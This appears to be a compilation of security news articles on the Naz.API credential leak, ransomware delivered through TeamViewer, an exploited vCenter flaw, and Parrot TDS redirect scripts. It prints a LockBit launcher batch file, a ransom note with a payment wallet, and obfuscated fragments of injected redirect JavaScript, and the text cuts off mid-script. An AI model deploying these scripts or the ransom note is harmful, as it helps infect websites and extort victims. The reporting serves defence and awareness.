Naz.API: In September 2023, over 100GB of stealer logs and credential stuffing lists titled "Naz.API" was posted to a popular hacking forum. The incident contained a combination of email address and plain text password pairs alongside the service they were entered into, and standalone credential pairs obtained from unnamed sources. In total, the corpus of data included 71M unique email addresses and 100M unique passwords.

Compromised data: Email addresses, Passwords

Have I Been Pwned detecting email in Naz.API logs
Source: BleepingComputer

Unfortunately, even if HIBP warns you that your email was in the Naz.API, it does not tell you for what specific website credentials were stolen.

As this dataset is partially linked to information-stealing malware, it's recommended to change passwords for all your saved accounts.


This includes passwords for corporate VPNs, email accounts, bank accounts, and any other personal accounts.

Furthermore, as info-stealers attempt to steal cryptocurrency wallets, you should immediately transfer any crypto to another wallet if you own any.

For more detailed information about what accounts were exposed, you can try the Illicit.Services website, which is currently overwhelmed with everyone attempting to use it.

Source: https://www.bleepingcomputer.com/news/security/have-i-been-pwned-adds-71-million-emails-from-nazapi-stolen-account-list/

7. TeamViewer abused to breach networks in new ransomware attacks



Ransomware actors are again using TeamViewer to gain initial access to organization endpoints and attempt to deploy encryptors based on the leaked LockBit ransomware builder.

TeamViewer is a legitimate remote access tool used extensively in the enterprise world, valued for its simplicity and capabilities.

Unfortunately, the tool is also cherished by scammers and even ransomware actors, who use it to gain access to remote desktops, dropping and executing malicious files unhindered.

A similar case was first reported in March 2016, when numerous victims confirmed in the BleepingComputer forums that their devices were breached using TeamViewer to encrypt files with the Surprise ransomware.

At the time, TeamViewer's explanation for the unauthorized access was credential stuffing, meaning the attackers did not exploit a zero-day vulnerability in the software but instead used users' leaked credentials.

"As TeamViewer is a widely spread software, many online criminals attempt to log on with the data of compromised accounts, in order to find out whether there is a corresponding TeamViewer account with the same credentials," explained the software vendor at the time.

"If this is the case, chances are they can access all assigned devices, in order to install malware or ransomware."

TeamViewer targeted again


A new report from Huntress shows that cybercriminals haven't abandoned these old techniques, still taking over devices via TeamViewer to try and deploy ransomware.

The analyzed log files (connections_incoming.txt) showed connections from the same source in both cases, indicating a common attacker.

In the first compromised endpoint, Huntress saw in the logs multiple accesses by employees, indicating the software was actively used by the staff for legitimate administrative tasks.

In the second endpoint seen by Huntress, which has been running since 2018, there had been no activity in the logs for the past three months, indicating that it was less frequently monitored, possibly making it more attractive for the attackers.

In both cases, the attackers attempted to deploy the ransomware payload using a DOS batch file (PP.bat) placed on the desktop, which executed a DLL file (payload) via a rundll32.exe command.



```
@echo off
rundll32 %~dp0\LB3_Rundll32_pass.dll,gdll -pass 437c70add504bdd834a5b32eca8e301b
DEL %0
```


The PP.bat file used to execute ransomware encryptor
Source: BleepingComputer

The attack on the first endpoint succeeded but was contained. On the second, the antivirus product stopped the effort, forcing repeated payload execution attempts with no success.

While Huntress hasn't been able to attribute the attacks with certainty to any known ransomware gangs, they note that it is similar to LockBit encryptors created using a leaked LockBit Black builder.

In 2022, the ransomware builder for LockBit 3.0 was leaked, with the Bl00dy and Buhti gangs quickly launching their own campaigns using the builder.

The leaked builder allows you to create different versions of the encryptor, including an executable, a DLL, and an encrypted DLL that requires a password to launch properly.




Name	Date modified	Type	Size
DECRYPTION_ID.txt	9/21/2022 10:17 A...	Text Document	1 KB
LB3.exe	9/21/2022 10:17 A...	Application	154 KB
LB3_pass.exe	9/21/2022 10:17 A...	Application	150 KB
LB3_ReflectiveDll_DllMain.dll	9/21/2022 10:17 A...	Application extens...	107 KB
LB3_Rundll32.dll	9/21/2022 10:17 A...	Application extens...	152 KB
LB3_Rundll32_pass.dll	9/21/2022 10:17 A...	Application extens...	148 KB
LB3Decryptor.exe	9/21/2022 10:17 A...	Application	55 KB
Password_dll.txt	9/21/2022 10:17 A...	Text Document	2 KB
Password_exe.txt	9/21/2022 10:17 A...	Text Document	3 KB
priv.key	9/21/2022 10:17 A...	KEY File	1 KB
pub.key	9/21/2022 10:17 A...	KEY File	1 KB

Leaked LockBit 3.0 build
Source: BleepingComputer

Based on the IOCs provided by Huntress, the attacks through TeamViewer appear to be using the password-protected LockBit 3 DLL.

While BleepingComputer could not find the specific sample seen by Huntress, we found a different sample uploaded to VirusTotal last week.

This sample is detected as LockBit Black but does not use the standard LockBit 3.0 ransomware note, indicating it was created by another ransomware gang using the leaked builder.



```

 What happens?
Your network is encrypted, and currently not operational.
e need only money, after payment we will give you a decryptor for the entire network and you will
restore all the data.
>>>> What data stolen?
From your network was stolen sensitive data.
If you do not contact us we will publish all your data in our blog and will send it to the biggest
mass media.
>>>>What guarantees?We are not a politically motivated group and we do not need anything otherthan
your money.If you pay, we will provide you the programs for decryption and we will delete your
data.If we do not give you decrypters or we do not delete your data, no one will pay us in the
future, this does not comply with our goalsWe always keep our promises.
>>>>Pay ransom amount contact Email:ericducke@mail.com
>>>>Payment cryptocurrency address USDT-TRC20
>>>>TKuQ8S75xUzB8ZsbAULmhBs36GiBGFrUbC
>>>>payment is completed, send the payment photo to Email:    ericducke@mail.com
>>>>payment is completed Send via email we will provide you the programs
Sometimes you will need to wait for our answer because we attack many companies.
we will provide you the programs
Warning! Recovery recornmendations.
We strongly recommend you to do not MODIFY or REPAIR your files, that will damage them
```

Custom ransom note from leaked LockBit 3.0 builder
Source: BleepingComputer

While it is unclear how the threat actors are now taking control of TeamViewer instances, the company shared the following statement with BleepingComputer about the attacks and on securing installations.

> *"At TeamViewer, we take the security and integrity of our platform extremely seriously and unequivocally condemn any form of malicious use of our software.*
>
> *Our analysis shows that most instances of unauthorized access involve a weakening of TeamViewer's default security settings. This often includes the use of easily guessable passwords which is only possible by using an outdated version of our product. We constantly emphasize the importance of maintaining strong security practices, such as using complex passwords, two-factor-authentication, allow-lists, and regular updates to the latest software versions. These steps are critical in safeguarding against unauthorized access.*
>
> *To further support our users in maintaining secure operations, we have published a set of best practices for secure unattended access, which can be found at [Best practices for secure unattended access - TeamViewer Support]. We strongly encourage all our users to follow these guidelines to enhance their security posture."*

Source: https://www.bleepingcomputer.com/news/security/teamviewer-abused-to-breach-networks-in-new-ransomware-attacks/

8. VMware confirms critical vCenter flaw now exploited in attacks

VMware has confirmed that a critical vCenter Server remote code execution vulnerability patched in October is now under active exploitation.

vCenter Server is a management platform for VMware vSphere environments that helps administrators manage ESX and ESXi servers and virtual machines (VMs).


> *"VMware has confirmed that exploitation of CVE-2023-34048 has occurred in the wild," the company said in an update added to the original advisory this week.*

The vulnerability was reported by Trend Micro vulnerability researcher Grigory Dorodnov and is caused by an out-of-bounds write weakness in vCenter's DCE/RPC protocol implementation.

Attackers can exploit it remotely in low-complexity attacks with high confidentiality, integrity, and availability impact that don't require authentication or user interaction. Due to its critical nature, VMware has also issued security patches for multiple end-of-life products without active support

Network access brokers like to take over VMware servers and then sell on cybercrime forums to ransomware gangs for easy access to corporate networks. Many ransomware groups (like Royal, Black Basta, LockBit, and, more recently, RTM Locker, Qilin, ESXiArgs, Monti, and Akira) are now known for directly targeting the victims' VMware ESXi servers to steal and encrypt their files and demand huge ransoms.

According to Shodan data, more than 2,000 VMware Center servers are currently exposed online, potentially vulnerable to attacks and exposing corporate networks to breach risks given their vSphere management role.



Internet-exposed VMware vCenter servers (Shodan)

Because there is no workaround, VMware has urged admins who can't patch their servers to strictly control network perimeter access to vSphere management components.

> *"VMware strongly recommends strict network perimeter access control to all management components and interfaces in vSphere and related components, such as storage and network components, as part of an overall effective security posture," the company warned.*

The specific network ports linked to potential exploitation in attacks targeting this vulnerability are 2012/tcp, 2014/tcp, and 2020/tcp.

In June, VMware also fixed multiple high-severity vCenter Server security flaws posing code execution and authentication bypass risks to vulnerable servers.

The same week, the company fixed an ESXi zero-day used by Chinese state hackers in data theft attacks and warned customers of another actively exploited critical Aria Operations for Networks flaw.

Since the start of the year, IT admins and security teams have had to address warnings of multiple security vulnerabilities under active exploitation, including zero-days affecting Ivanti Connect Secure, Ivanti EPMM, and Citrix Netscaler servers.

Source: https://www.bleepingcomputer.com/news/security/vmware-confirms-critical-vcenter-flaw-now-exploited-in-attacks/

9. Malicious web redirect scripts stealth up to hide on hacked sites

Security researchers looking at more than 10,000 scripts used by the Parrot traffic direction system (TDS) noticed an evolution marked by optimizations that make malicious code stealthier against security mechanisms.

Parrot TDS was discovered by cybersecurity company Avast in April 2022 and it is believed to have been active since 2019, part of a campaign that targets vulnerable WordPress and Joomla sites with JavaScript code that redirects users to a malicious location.

When Avast researchers analyzed it, Parrot had infected at least 16,500 websites, indicating a massive operation.


The operators behind Parrot sell the traffic to threat actors, who use it on users visiting infected sites for profiling and redirecting relevant targets to malicious destinations such as phishing pages or locations that deliver malware.

Evolving injections

A recent report from Palo Alto Networks' Unit 42 team presents findings indicating that the Parrot TDS is still very active and its operators continue to work on making their JavaScript injections harder to detect and remove.

Unit 42 analyzed 10,000 Parrot landing scripts from collected between August 2019 and October 2023. The researchers found four distinct versions that show a progression in the use of obfuscation techniques.


Parrot's landing scripts help with user profiling and force the victim's browser to fetch a payload script from the attacker's server, which carries out the redirection.


Step 1: Attacker compromises a legitimate web server and sets it up with Parrot TDS.
Attacker
Step 2: Victim browses to compromised site.
Step 3: Web server returns malicious landing script.
Compromised web server using Parrot TDS
Unsuspecting victim
Step 4: Landing script causes victim's web browser to retrieve payload script from payload server.
Payload server
Step 5: Payload server returns payload script requested by landing script.
Step 6: Payload script directs victim's web browser to malicious location or content.

The Parrot attack chain (Unit 42)

According to the researchers, the scripts used in the Parrot TDS campaigns are identified by specific keywords in the code, including 'ndsj,' 'ndsw,' and 'ndsx.'

Unit 42 noticed that most infections in the examined sample have moved to the most recent version of the landing script, accounting for 75% of the total, with 18% using the previous version, and the remaining running older scripts.




Landing script version share in the examined sample (Unit 42)

The fourth version of the landing script introduced the following enhancements compared to older versions:

- Enhanced obfuscation with complex code structure and encoding mechanisms.
- Different array indexing and handling that disrupts pattern recognition and signature-based detection.
- Variation in the handling of strings and numbers, including their formatting, encoding, and processing.

Despite the additional layers of obfuscation and the changes in code structure, the core functionality of the V4 landing script remains consistent with the previous versions.

It still serves its primary purpose of profiling the victim's environment and initiating the retrieval of the payload script if the conditions are met.



```
;
if (ndsw === undefined) {
    function g(R, G) {
        var y = V();
        return g = function(O, n) {
            O = O - 0x6b;
            var P = y[O];
            return P;
        }, g(R, G);
    }

    function V() {
        var v = ['ion', 'index', '154602bdaGrG', 'refer', 'ready', 'rando', '279520YbREdF', 
        'toStr', 'send', 'techa', '8BCsQrJ', 'GET', 'proto', 'dysta', 'eval', 'col', 'hostn', 
        '13190BMfKjR', '//[redacted]/aderr/administrator/components/com_actionlogs/
        controllers/controllers.php', 'locat', '909073jmbtRO', 'get', '72XBooPH', 'onrea', 
        'open', '255350fMqarv', 'subst', '8214VZcSuI', '30KBfcnu', 'ing', 'respo', 'nseTe', '?
        id=', 'ame', 'ndsx', 'cooki', 'State', '811047xtfZPb', 'statu', '1295TYmtri', 'rer', 
        'nge'];
        V = function() {
            return v;
        };
        return V();
    }(function(R, G) {
        var l = g,
            y = R();
        while (!![]) {
            try {
                var O = parseInt(l(0x80)) / 0x1 + -parseInt(l(0x6d)) / 0x2 + 
                -parseInt(l(0x8c)) / 0x3 + -parseInt(l(0x71)) / 0x4 * (-parseInt(l(0x78)) / 
                0x5) + -parseInt(l(0x82)) / 0x6 * (-parseInt(l(0x8e)) / 0x7) + 
                parseInt(l(0x7d)) / 0x8 * (-parseInt(l(0x93)) / 0x9) + -parseInt(l(0x83)) / 0xa 
                * (-parseInt(l(0x7b)) / 0xb);
                if (O === G) break;
                else y['push'](y['shift']());
            } catch (n) {
                y['push'](y['shift']());
            }
        }
    }(V, 0x301f5));
    var ndsw = true,
```


serving strings

change order of the strings

Landing script version 3 (Unit 42)

Regarding payload scripts, which are responsible for performing the user redirections, Unit 42 found nine variants. These are mostly identical, apart from minor obfuscation and target OS checks performed by some.

In 70% of the observed cases, the threat actors use payload script version 2, which doesn't feature any obfuscation.




```
 var ndsx = true;
 (function() {
     var pn = document.referrer;
     var lx = window.location.href;
     var mz = navigator.userAgent;
     var ra = ls('y:d/f/h(l[a^p/t]x+h)b/q');
     var bx = new RegExp(ra);
     if (!pn || lx.match(bx)[1] == pn.match(bx)[1] || mz.indexOf(ls('nWvibnsdeoswmsu')) == -1 || 
     window.localStorage[ls('q_y_i_oudttmgac')]) {
         return;
     }
     var wo = ls('ssecdrtiwpatp');
     var wa = document.createElement(wo);
     wa.async = true;
